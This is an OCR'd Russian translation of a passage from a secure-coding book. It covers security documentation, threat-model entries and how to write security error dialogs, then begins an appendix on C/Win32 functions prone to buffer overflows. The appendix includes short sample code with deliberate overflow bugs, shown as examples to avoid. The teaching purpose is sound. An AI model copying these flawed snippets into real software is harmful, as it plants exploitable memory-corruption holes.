Клиенты подключаются к SOAP-Server через TCP-порт 80 (если сеанс не шифруется) или порт 443 (при защищенном сеансе). Если требуется разрешить SOAP-сценарии только в локальной сети, сконфигурируйте брандмауэр на удаление любых внешних TCP-пакетов, адресованных SOAP-Server.

Если SOAP-Server управляет важными данными, подумайте о выделении ему отдельного компьютера, на котором отключены все сервисы, не нужные для его работы. Это поможет сократить «площадь поражения» и снизить зависимость от функций, которые вы не контролируете,

Вам может показаться неочевидным, но эта документация родилась при проверке модели опасностей. Ниже я привожу выдержку из модели опасностей. Каждой ситуации соответствует отдельный абзац документации.

Опасность №4: слишком много привилегий у учетной записи *ISOAP_xxx*

Процесс SOAP-Server запускается от имени учетной записи *ISOAP_<имя_машины>*, у которой может оказаться больше возможностей и привилегий, чем необходимо для выполнения задачи. Таким образом, возможна атака с целью неправомочного превышения привилегий. Вероятность реализации опасности невысока, но вполне реальна.

Опасность №13: канал между клиентом и сервером не защищен

При передаче между клиентом и сервером данные не защищены от раскрытия и подлога. Инструменты администрирования позволяют включить SSL/TLS, но го умолчанию эти протоколы отключены.

Опасность №14: по умолчанию SOAP-Server доступен всем

Чтобы облегчить работу с приложением, аутентификация для доступа к SOAP-Server не выполняется и доступ к системе не ограничивается конкретными диапазонами IP-адресов и DNS-имен. Этого сделать нельзя, поскольку наперед не известно, имеется ли пользовательская политика и установлен ли брандмауэр. В следующей версии надо создать мастер установки, который и задаст нужные вопросы пользователю.

Опасность №19: приложение тестировалось только на специально выделенных серверах

Не представляется возможным оттестировать SOAP-Server во всех возможных комбинациях сервисов и приложений на компьютере под управлением Microsoft Windows .NET Server 2003- Все. что нам известно: некоторым сервисам требуются для работы возможности, из-за которых ЮАР-Server окажется незащищенным.

Проблемы с безопасностью в сообщениях об ошибках

Хорошие сообщения об ошибках извещают о возникшей проблеме, объясняют ее причину и предлагают пользователю способ ее решения. Текст корректного сообщения об ошибке детализирован, специализирован, ориентирован на пользователя, понятен, последователен и вежлив. Написание сообщений об ошибках — непростое дело, но его надо делать, и на совесть.

Очень часто сообщения об ошибках защиты сбивают пользователя с толку и никак не помогают понять, в чем же проблема и что следует делать. В чем же причина низкого качества подобных сообщений? Под термином «сообщение об ошибке* я понимаю все виды информационных окон, включая предупреждения, подтверждения, вопросы и информацию о состоянии (статус). Большая часть сказанного применима также к записям в журнале. Сейчас я познакомлю вас с трудностями при написании сообщений для функций, связанных с безопасностью, и необходимой для его создания информации и дам несколько советов по проектированию и отображению сообщений, связанных с безопасностью,

Типичное сообщение об ошибке

На рис. 24-1 показано типичное неудачное сообщение об ошибке безопасности типа «подтверждение».




Рис. 24-1- *Пример распространенного, но плохого сообщения об ошибке**

Это окно с уведомлением, причем оно содержит некое подобие объяснения. Пользователь вправе продолжить просмотр страницы, щелкнув кнопку Yes, или проявить осторожность и щелкнуть No. Позвольте мне показать (рис. 24-2), что на самом деле «видит» пользователь, читая сообщение на рис. 24-1.




Рис. 24-2. *Как на самом деле пользователь воспринимает информацию***

Что же «не так» в этом сообщении? Оно задает вопрос, на который невозможно дать осмысленный ответ. Ему говорят, что Microsoft Internet Explorer собирается отобразить страницу и исподволь подталкивают отказаться от ее загрузки как самой формулировкой, так и выбором по умолчанию кнопки No. Однако риск для безопасности, которому подвергает загрузка страницы, никак не конкретизирован, и последствия продолжения загрузки не ясны. Короче: сообщение плохое, потому что не предоставляет пользователю достаточно информации для принятия правильного решения. Следовательно, оно вообще бесполезно.

Проблема раскрытия информации

Общая задача формулируется так: требуется сделать сообщения об ошибках максимально детальными и полезными, насколько это вообще возможно. Однако в случае безопасности у детализации и полезности есть обратная сторона — раскрытие информации, то есть когда конфиденциальная информация предоставляется пользователям, которые не должны ее видеть. Это одна из шести главных угроз безопасности, которых следует избегать при проектировании ПО.

* Перевод текста в информационном окне: «Страница обращается к неподконтрольной ей информации. Это опасно. Продолжить?»

** Перевод текста в информационном окне: "Заинтересованы ли вы вообще в выполнении задачи?»

Если вы уделяете достаточно внимания сообщениям об ошибках, то узнаете, как много из них удается почерпнуть, если они реализованы из рук вон плохо, или как остаться «при своих», когда сообщения написаны корректно. Вот наглядный пример. Вы ввели неправильный пароль при входе в систему. И хотя Windows в состоянии точно определить, что не так с паролем, предоставление этой информации чревато раскрытием информации о нем. Поскольку пароль остается в безопасности, пока держится в секрете, его никогда нельзя отображать или описывать каким бы то ни было способом. Поэтому вместо предоставления информации, что не так с введенным паролем, Windows отобразит сообщение, показанное на рис. 24-3.

Рис. 24-3. *Пример «правильного» сообщения об ошибке, предотвращающего раскрытие информации**

Это хороший пример того, каким должно быть полезное сообщение об ошибке, даже в случае работы с конфиденциальными данными. Оно содержит:

- уведомление о проблеме (неправильный пароль);
- объяснение причин возникновения проблемы (явно говорится о вводе неверного пароля);
- способ решения проблемы (ввести пароль заново, уделив особое внимание регистру символов).

И никакой утечки важных данных,

Хорошее сообщение об ошибке дает пользователю дополнительную полезную информацию, не раскрывая никаких конфиденциальных сведений. Вполне допустимо предоставлять общую информацию о Microsoft Windows, название приложения, инициировавшего сообщение, или стандартные ошибки пользователей. В этом случае сообщение напоминает пользователю о популярной ошибке ввода пароля в неправильном регистре, например при нажатой клавише Caps Lock**.

Также допустимо предоставлять информацию, которую легко получить из других источников, например из документации или путем простых экспериментов. Поэтому такая задокументированная информация, как необходимые для выполнения задачи разрешения и привилегии, вполне допустима. Если у пользователя нет разрешений на выполнение задачи, факт невозможности выполнить действия сам по себе раскрывает эту информацию, так что недостаток разрешений вполне допустимо описать в сообщении об ошибке, не ставя под удар безопасность.

В сообщении об ошибке защиты разрешается раскрывать конфиденциальную информацию, но строго на основе «принципа необходимого знания», если того

* «Неправильный пароль. Повторите ввод пароля. Проверьте не нажата ли случайно клавиша Caps Lock».

** В русскоязычных версиях Windows ошибка ввода пароля часто обусловлена неправильно выбранной раскладкой клавиатуры. — *Прим. перев.*

требуют обстоятельства. Microsoft Internet Information Services (IIS) раньше отображал синтаксические ошибки, предоставляя всем пользователям специальную страницу с описанием проблемы и отрывком исходного кода, где случилась неполадка. В этом случае взломщик получает массу полезной для себя информации. Гораздо лучше предоставлять эту информацию только тем, кому она нужна (в данном случае — разработчику приложения), а всем остальным пользователям предоставлять стандартное сообщение об ошибке. Именно так IIS и ведет себя сейчас.

Информированное согласие

Нельзя все плохие сообщения об ошибках огульно обвинять в раскрытии информации. Посмотрите на одно из самых отвратительных на мой взгляд диалоговых окон (рис. 22-4) с запросом на добавление сертификата в корневое хранилище.




Рис. 24-4. *Идиотское сообщение об ошибке, перегруженное информацией*

Кроме выбранной по умолчанию кнопки No, это сообщение не дает пользователю никакой информации о том, что же делать дальше. Если уж на то пошло, то вообще непонятно, что предлагается. Как и в первом примере, задается вопрос, на который нельзя дать осмысленный ответ. Какая-то куча маловразумительной информации. А что она означает? Когда на ее основании следует отвечать «Yes»? А когда «No»?

Примечание Эксперимента ради я попросил свою жену сказать, что по ее мнению означает сообщение в этом диалоговом окне. «Понятия не имею», — был ответ. Тогда я спросил, какую кнопку она бы нажала. И вновь никаких идей на этот счет! Но я продолжил наступление и объяснил, что нажатие кнопки No скорее всего приведет к отмене задания, а при нажатии кнопки Yes задача будет выполнена. На основании этой информации она решила, что нажала бы Yes, поскольку хотела бы выполнить задачу Это я к тому, что не надо рассчитывать, что все пользователи «семи пядей во лбу» и в состоянии самостоятельно принять правильное решение, касающееся безопасности.

Если сообщение требует от пользователя принять решение по безопасности, оно по меньшей мере должно дать ему достаточно информации. Этот принцип часто называют *информированным согласием* (informed consent). Чтобы сделать информированный выбор при возникновении проблемы с безопасностью, пользователю необходимо столько информации, чтобы он мог ответить на следующие вопросы:

- что на самом деле предлагается сделать и как это связано с задачей, которую я пытаюсь выполнить;
- насколько серьезна проблема с безопасностью:
- если сделать выбор в пользу безопасности, что не удастся сделать;
- если сделать выбор не в пользу безопасности, что самое плохое и с какой вероятностью может произойти;
- если я ошибусь при выборе ответа, смогу ли я исправить проблему позже? Если да, то как;
- какой выбор рекомендует программа? Почему?

Решение вопроса безопасности без информированного согласия лишено смысла. Большинство пользователей почти ничего не знают о безопасности и доверии. Они лишь хотят выполнить свою работу безопасным образом; это справедливо и в отношении системных администраторов, но только не очень крупных организаций. Сочиняя сообщения о проблемах с безопасностью, рассчитывайте на полных «чайников», если только ваша программа не предназначена специально для экспертов по безопасности.

На рис. 24-5 показана улучшенная версия сообщения корневого хранилища сертификатов, помогающая пользователю ответить на большинство вопросов.




Рис. 24-5. *Улучшенная версия сообщения об установке корневого сертификата**

* «Установка корневого сертификата.
Вы собираетесь установить корневой сертификат центра сертификации, который, по всей видимости, представляет компанию Acme Incorporated.
Windows не в состоянии убедиться, действительно ли этот сертификат принадлежит компании Acme Incorporated. Если вы сомневаетесь в подлинности сертификата, перед установкой выясните его происхождение, напрямую связавшись с Acme Incorporated.
После установки этого корневого сертификата Windows будет автоматически доверять всем сертификатам, выпущенным этим центром сертификации. Поэтому, устанавливая недействительный сертификат, вы подвергаете систему значительному риску.
Установить этот корневой сертификат? Если вы уверены в происхождении сертификата, щелкните Yes, в противном случае — No.» — *Прим. перев.*

Я понимаю, что это довольно большое сообщение, но зато оно детально разъясняет суть вопроса, возможные последствия для безопасности в каждом случае. Нет никакого смысла его сокращать.

Последовательное раскрытие

Проблема с информированным согласием состоит в том, что для его получения пользователю подчас необходимо предоставить много информации — часто даже слишком много. В последнем примере пользователю был предоставлен необходимый минимум, но ему все еще не хватает кое-какой ключевой информации, Ничего не сказано о том, как проверить сертификат. Кроме того потеряна вся информация, которая была в самой первой версии сообщения.

Лучший способ предоставить всю информацию, не доводя при этом пользователя до умопомешательства, — *последовательноераскрытие* (progressive disclosure). Основное сообщение должно содержать минимум информации, необходимый для осознанного ответа на заданный вопрос. Все сверх того следует предоставлять по требованию, разместив в информационном окне гиперссылку или специальную кнопку(и).

На рис. 24-6 показана версия сообщения с применением последовательного раскрытия — со ссылками на дополнительную информацию.




Рис. 24-6. *Сообщение об ошибке, в котором применяется метод последовательного раскрытия*

Будьте конкретны

Большинство сообщений можно улучшить, значительно конкретизировав их. Это особенно справедливо в отношении сообщений об ошибках. Вернемся на минуту к самому первому примеру плохого сообщения-подтверждения (прежде чем читать дальше, не поленитесь еще раз взглянуть на рис. 24-1).

Как уже говорилось, сообщение на рис. 24-1 ужасное, поскольку не дает никакого представления о возникающем риске. Давайте подправим его, просто конкретизировав (рис. 24-7).




Рис. 24-7. *Сообщение об ошибке с конкретизированной информацией**

Эта версия сообщения информирует о наиболее вероятном риске для безопасности, который следует принять во внимание, и дает гиперссылку на ресурс с дополнительной информацией о риске, а также совет, как следует поступить.

Да, здесь больше текста. Да, некоторые пользователи не станут его читать. Но здесь нет ничего лишнего, а ключевая информация, необходимая пользователю для принятия решения, выделена и поэтому бросается в глаза. На случай, если пользователь не знаком или хочет знать больше по этому вопросу, предоставляется гиперссылка. Но самое главное в том, что пользователь четко поймет, в чем заключается риск (раскрытие конфиденциальной информации), и получит простые критерии, на основании которых сможет принять осознанное решение. Теперь можно уверенно отвечать на вопрос: «Продолжать или нет?».

Сообщения о безопасности не всегда удается выразить в двух словах. Краткость — сестра таланта, но, когда речь идет о безопасности, не надо стараться бы гь «слишком талантливым»,

Запомните основной принцип: проблемы с безопасностью всегда заставляют пользователей нервничать, а большинство сообщений, которые они видят, выглядит так:

> *Обнаружена проблема с безопасностью. Хотите ли вы продолжить выполнение в защищенном режиме, то есть с потерей каких-то функций, или выполнить задание несмотря ни на что?*

Пользователи чаще склоняются ко второму варианту, если не видят убедительных причин отказаться. Невразумительные сообщения мало помогают, запугивают пользователя и тем самым на корню губят всю затею с вопросами о безопасности. Выражайтесь максимально конкретно, но не раскрывайте при этом конфиденциальные сведения.

---

* «Страница обращается к неподконтрольной ей информации, что создает угрозу дли безопасности. Например, страница может получить неавторизованный доступ к введенным вами важным данным.
Узнайте больше о потенциальном риске для безопасности, связанном с этой страницей.
Ни в коем случае не продолжайте, если не знаете разработчика страницы или не доверяете ему.
Продолжить?» — *Прим. перев.*

Подумайте, может, вообще обойтись без вопросов

Есть веские причины вообще избегать вопросов, связанных с безопасностью, потому что пользователи просто не в состоянии принять правильное решение в отношении доверия. Но какие варианты есть? Очевидный выход — вообще не задавать вопросы. Так стоит поступать, когда вы точно знаете, как пользователю следует себя вести в конкретной ситуации.

Например, если пользователь удаляет сертификат на вкладке Content (Содержание) диалогового окна Internet Options (Свойства обозревателя) в Internet Explorer, можно спросить, надо ли удалить соответствующий сертификату секретный ключ. В команде по безопасности Windows в Microsoft пришли к выводу, что это надо делать всегда, и поэтому никаких вопросов не задается. Вот и чудненько — одним неудачным сообщением меньше.

Другой вариант — определить высокоуровневую политику безопасности и не запрашивать у пользователя разрешение по поводу и без повода. Подобный подход настраивается на вкладке Security (Безопасность) диалогового окна Internet Options в Internet Explorer (рис. 24-8).




Рис. 24-8. *Высокоуровневый, но зато понятный язык*

Этот вариант хорошо работает, поскольку пользователи разбираются в своих задачах (таких, как безопасная навигация по Интернету без потери функциональности) гораздо лучше, чем в вопросах безопасности. Сосредоточиться на интересах пользователей — важный принцип, который следует применять ко всем сообщениям, касающимся безопасности. Высокоуровневая политика безопасности дополнительно снижает потребность в излишнем обращении к пользователю, тем самым снижая вероятность принятия ошибочных решений или осознанного игнорирования мер предосторожности. Этот ориентированный на цели подход можно реализовать в любом приложении.

Протестируйте касающиеся безопасности сообщения на предмет удобства восприятия

Если принято решение о необходимости сообщений о защите, следует проверить, насколько хорошо они воспринимаются целевыми пользователями, и делать это надо в самом начале этапа разработки. Это очень важный шаг, поскольку представление и связанные с безопасностью действия пользователей часто бывают непредсказуемыми. Вот что следует проверить:

- понятен ли контекст сообщения;
- понятен ли текст сообщения;
- осознал ли пользователь уровень риска для безопасности;
- получил ли пользователь все необходимые сведения для информированного выбора;
- помогла ли ему информация или, наоборот, сбила с толку;
- захотел ли пользователь ознакомиться с дополнительной информацией;
- какое решение он принял и почему;
- уверен ли пользователь в правильности принятого решения;
- понимает ли он последствия этого решения;
- оказалось ли решение правильным в тех или иных обстоятельствах?

Работая над касающимися безопасности сообщениями, убедитесь в том, что предоставили достаточно информации для осознанного ответа и при этом в текст сообщения не попала секретная информация. Применяйте последовательное раскрытие, чтобы не перегружать пользователя лишними сведениями. Подумайте, может, вообще обойтись без сообщений. И наконец, выполните тест на удобство восприятия сообщений чтобы убедиться, что пользователи правильно их понимают.

На что обратить внимание при проверке спецификации продукта

Как лицу, занимающемуся документацией, вам без сомнения придется проверять спецификации продукта, чтобы понять, как задокументировать функции, обеспечив при этом максимум безопасности. Далее перечислены некоторые особенности спецификации, для которых следует указать возможные варианты действий и их последствия для безопасности:

- описания брешей в защите клиента, устраненные за счет внесения изменений в проект или код;
- описания особенностей архитектуры, по которым хакер сможет догадаться о существовании дыр в защите;
- компромиссы проекта, необходимые для поддержки небезопасных унаследованных функций;
- множество способов выполнения определенной операции, причем в специрикации нечего не говорится о том, какой из них наиболее безопасный;

- описание сценария, в котором новая функция не будет работать без понижения уровня безопасности;
- спецификация предполагает, что включены определенные функции, но умалчивает о последствиях для безопасности.

Вы должны тщательно и аккуратно документировать все возможные варианты и их последствия для безопасности в каждом конкретном случае.

Безопасность и удобство использования

Хотя написание сообщений об ошибках — самая сложная задача при создании пользовательского интерфейса, на странице свойств многих приложений предусмотрена вкладка для настройки параметров безопасности, а некоторые приложения изначально созданы для обеспечения защиты. Часто смысл параметров безопасности трудно объяснить, особенно конечным пользователям, но понимание сообщение жизненно важно, так что вам придется приложить максимум усилий, чтобы донести их смысл до пользователей.

Вот пример. Если у вас установлена Windows XP или Windows 2000, откройте Control Panel (Панель управления) и в папке Administrative Tools (Администрирование) дважды щелкните значок Local Security Policy (Локальная политика безопасности). Вы увидите множество параметров, настройка которых позволит сделать систему более (или менее) устойчивой к атакам. Последовательно выберите папки Local Policies (Локальные политики) и Security Options (Параметры безопасности). Масса интересного, но что все это означает? Скажем, вы решили включить параметр Do not Allow Anonymous Enumeration of Accounts and Shares (Не разрешать перечисление учетных записей и общих ресурсов) в разделе Network Access (Сетевой доступ). Каковы последствия этого? Что перестанет работать? Какие реальные ограничения при этом налагаются? Щелкнув параметр правой кнопкой и выбрав в контекстном меню команду Help (Справка), вы попадете в раздел Security Settings (Управление параметрами безопасности), где прекрасно написано об этом параметре.

Неплохо размещать часто используемые параметры безопасности в легкодоступном месте. Если заставить пользователя проходить через многочисленные диалоги и меню, чтобы выполнить важную функцию, скорее всего она так и останется невостребованной. Функции безопасности следует тестировать на предмет удобства использования так же тщательно, как и остальные части приложения.

Управление безопасностью в масштабах целого предприятия еще проблематичнее. Настроить безопасность одного сервера очень просто, но проделать то же самое на 1000 серверах очень трудно (или вовсе невозможно). Возможность легко администрировать большое число систем следует предусмотреть на ранних стадиях проектирования и ни в коем случае не пренебрегать ею. Подумайте о создании административной консоли, подобной оснастке для управления политиками безопасности Active Directory, в которой системы можно объединять в группы и управлять ими всеми одновременно. Кроме того многие системы администрируют при помощи небольших приложений и сценариев — не забудьте предоставить доступные удаленно интерфейсы, позволяющие управлять серверами программно.


Разработчикам удалось создать ПО, с которым без проблем работают даже необученные пользователи, а теперь необходимо создать программы, которые позволят им работать безопасно. Сделаем безопасность дружественной пользователю,

Резюме

В этой главе рассказывается о двух важных аспектах создания защищенных систем, которые часто игнорируются: документирование безопасности и сообщения об ошибках. Независимо от того, насколько хороша система, многие решения при каждодневной работе с приложением принимаются на основе отображаемой на экране информации, а также сведений в документации и справочной системе. Если эта информация недостаточно качественна или некорректна с точки зрения безопасности, вряд ли администраторам удастся обеспечить безопасную работу приложения.

ЧАСТЬ V

Приложения



ПРИЛОЖЕНИЕ

А

Опасные API-функции

Многие люди упорно считают некоторые API-функции опасными. И хотя некорректные вызовы отдельных функций действительно могут иметь опасные последствия, вы уже знаете, что просто запрещать, объявлять «вне закона» или препятствовать их применению полезно, но не достаточно для повышения безопасности кода. Более того, это создает ложное чувство защищенности. Как показано в главе 5 на примере ошибки занижения размера буфера на единицу, даже достаточно надежные функции при некорректном использовании оставляют прекрасную лазейку для взломщиков. Но все же многие проекты удалось в некоторой степени защитить, отказавшись от трудно поддающихся безопасному использованию функций,

Дэйв Катлер (Dave Cutler), главный архитектор Microsoft Windows NT, как-то заметил, что нет опасных функций, а есть бестолковые — и поэтому опасные — программисты. Пожалуй, он прав. Следует учитывать побочные эффекты и нюансы используемых функций, поэтому в этом приложении описаны наиболее популярные из них. Посмотрим правде в глаза: некоторые разработчики вообще не способны создавать безопасный код, каждый день у них выдается «черным», и им следует подумать о смене занятия, например стать менеджерами проектов! У более ценного меньшинства программистов всего один «плохой» день (когда они делают много ошибок) на сотню, А нам, подавляющему большинству посредственностей, стоит выбирать те функции и классы, при использовании которых вероятность совершить ошибку низка. А если к этому добавить глубокое понимание этих функций, то в результате удастся уменьшить количество ошибок на порядки.

Важнее всего понимать, что большинство проблем с безопасностью возникают из-за слепого доверия данным, введенным пользователем. Необходимо контролировать, какие данные приходят в программу, и четко представлять последствия обработки этих данных. Можно писать вполне безопасный код, пользуясь

так называемыми «опасными» функциями, при условии, что данные стопроцентно корректны и им можно полностью доверять.

Внимание! Не надейтесь, что ваш продукт автоматически станет безопасным, если заменить все «опасные» функции «безопасными». Вы должны отследить потоки данных в программе и убедиться, что она манипулирует только надежными и корректными данными.

API-функции, способные привести к переполнению буфера

В библиотеках С периода исполнения и операционных системах имеется много функций, некорректное использование которых приводит к переполнению буфера. В этом разделе описаны некоторые «чемпионы» в этой области,

strcpy, ***wcscpy***, ***lstrcpy***, ***_tcscpy*** **и** ***_mbscpy*** — эти функции не проверяют размер буфера-приемника и значение указателей, не отметают указателей на *null* ил I с другими некорректными значениями. Если буфер-источник не завершается нулем, результат такой функции непредсказуем. Настоятельно рекомендую применять n-версии (название которых начинается с *n*) этих функций из библиотеки *strsafe*.

Внимание! Сами по себе n-версии функции из библиотеки *strsafe* не гарантируют безопасность кода; вам все равно придется заботиться о правильности и надежности данных перед каждой операцией копирования в другой буфер.

strcat, ***wcscat***, ***lstrcat***, ***_tcscat*** **и** ***_mbscat*** — те же рекомендации, что для предыдущего семейства.

strncpy, ***wcsncpy***, ***_tcsncpy***, ***lstrcpyn*** **и** ***_mbsnbcpy*** — нет никакой гарантии, что эти функции завершат нулем буфер-приемник. Они также не отбрасывают указателей на *null* или другие некорректные значения.

strncat, ***wcsncat***, ***_tcsncat*** **и** ***_mbsnbcat*** — убедитесь, что число копируемых символов равно числу символов, оставшихся в буфере, а не размеру буфера. Этим функциям необходимо, чтобы буферы — источник и приемник — завершались нулем,

memcpy **и** ***CopyMemory*** — размер буфера-приемника должен быть достаточным для размещения числа символов, указанных в аргументе *Length*. В противном случае не исключено переполнение буфера. Подумайте о применении *_memcpy*, если заведомо известно, что копировать придется исключительно в определенный набор символов.

sprintf **и** ***swprintf*** — эти функции не гарантируют завершения нулем буфера-приемника. Если нет жесткого определения размера полей, крайне тяжело обес-

печить безопасную работу этих функций. Подумайте об использовании вместо них функции *StringCchPrintf*.

_snprintf* и *_snwprintf — эти функции могут не завершить нулем буфер-приемник. У них также наблюдаются проблемы с межплатформенной совместимостью, поскольку способ выхода (и завершения) зависит от платформы. Рекомендуется заменять эти функции на *StringCchPrintf*.

Семейство *printf* включает *printf*, *_sprintf*, *_snprintf*, *vprintf*, *vsprintf* и соответствующие варианты для Unicode-символов. Проверяйте, чтобы в качестве строк формата не передавались предоставляемые пользователем строки. Кроме того, явное преобразование Unicode-символа в однобайтный с помощью спецификатора *%s* может привести к тому, что в результирующей строке оказывается меньше символов, чем во входной. Для более жесткого контроля над происходящим рекомендуется применять *WideCharToMultiByte*.

Также будьте бдительны со строками форматирования, содержащими висящие спецификаторы *%s* (например, *sprintf(szTemp,"%d, %s", dwData, szString)*), поскольку в этом случае последний аргумент так же опасен, как и *strcpy*. Предпочтение рекомендуется отдавать *_snprintf* или *StringCchPrintf*.

strlen*, *_tcslen*, *_mbslen* и *wcslen — все эти функции в состоянии корректно обработать буфер только при условии, что он завершается нулем. Их вызов не приводит к «эксплуатируемому» переполнению буфера, но способен вылиться в ошибку нарушения доступа, если функция попытается прочитать «бесхозную» память,

gets родом из преисподней. С ней вам никогда не создать безопасного приложения, поскольку *gets* не проверяет размер копируемого буфера. *Откажитесь от нее раз и навсегда!* Взамен рекомендуется *fgets*. Или по крайней мере вызывайте *getc* в цикле и постоянно проверяйте диапазон,

scanf("%s",...)*, *_tscanf* и *wscanf — как и в случае с *gets*, трудно корректно использовать *scanf*, *_tscanf*, и *wscanf* со спецификатором *%s*, поскольку он ничем не ограничивается. Вы, конечно, вправе ограничить размер строки, применив конструкцию вроде *%32s*, но лучше заменить эти функции на *fgets*.

Оператор потока (>>) библиотеки STL копирует данные из источника ввода в переменную. Если входные данные недостаточно надежны, то в принципе возможно переполнение буфера. Например, следующий код принимает данные из *stdin (cin)* и записывает их в *szTemp*, но если пользователь введет больше 16 байт, буфер переполнится.

```
#include "istream"
void main(void) {
    char szTemp[16];
    cin >> szTemp;
}
```

Ситуация так же безнадежна, как и в случае с *gets*. Применяйте альтернативные функции или ограничивайте размер вводимых данных посредством *cin.width*.

MultiByteToWideChar — последний аргумент функции, определяющий количество Unicode-символов в строке, а не число байт. Передав число байт, вы завысите размер буфера вдвое. Следующий код некорректен:

```
WCHAR wszName[NAME_LEN];
MultiByteToWideChar(.............sizeof(wszName));
```

Последний аргумент должен быть *sizeof(wszName)/sizeof(wszName[0])* или просто *NAME_LEN*, но не забывайте зарезервировать место для завершающего символа, если он необходим.

_mbsinc, ***_mbsdec***, ***_mbsncat***, ***_mbsncpy***, ***_mbsnextc***, ***_mbsnset***, ***_mbsrev***, ***_mbsset***, ***_mbsstr***, ***_mbstok***, ***_mbccpy*** и ***_mbslen*** — эти функции работают с многобайтными (чаще всего) и двухбайтными символами и способны вызывать ошибки при обработке некорректных данных, например когда за старшим байтом следует нуль вместо нормального завершающего байта. Вы можете проверить наличие первого и/или завершающего символа, используя функции *isleadbyte*, *_ismbslead* и *_ismbstrail*. Также может быть полезна функция *_mbbtype*.

API-функции, ненадежные по отношению к манипулированию именами

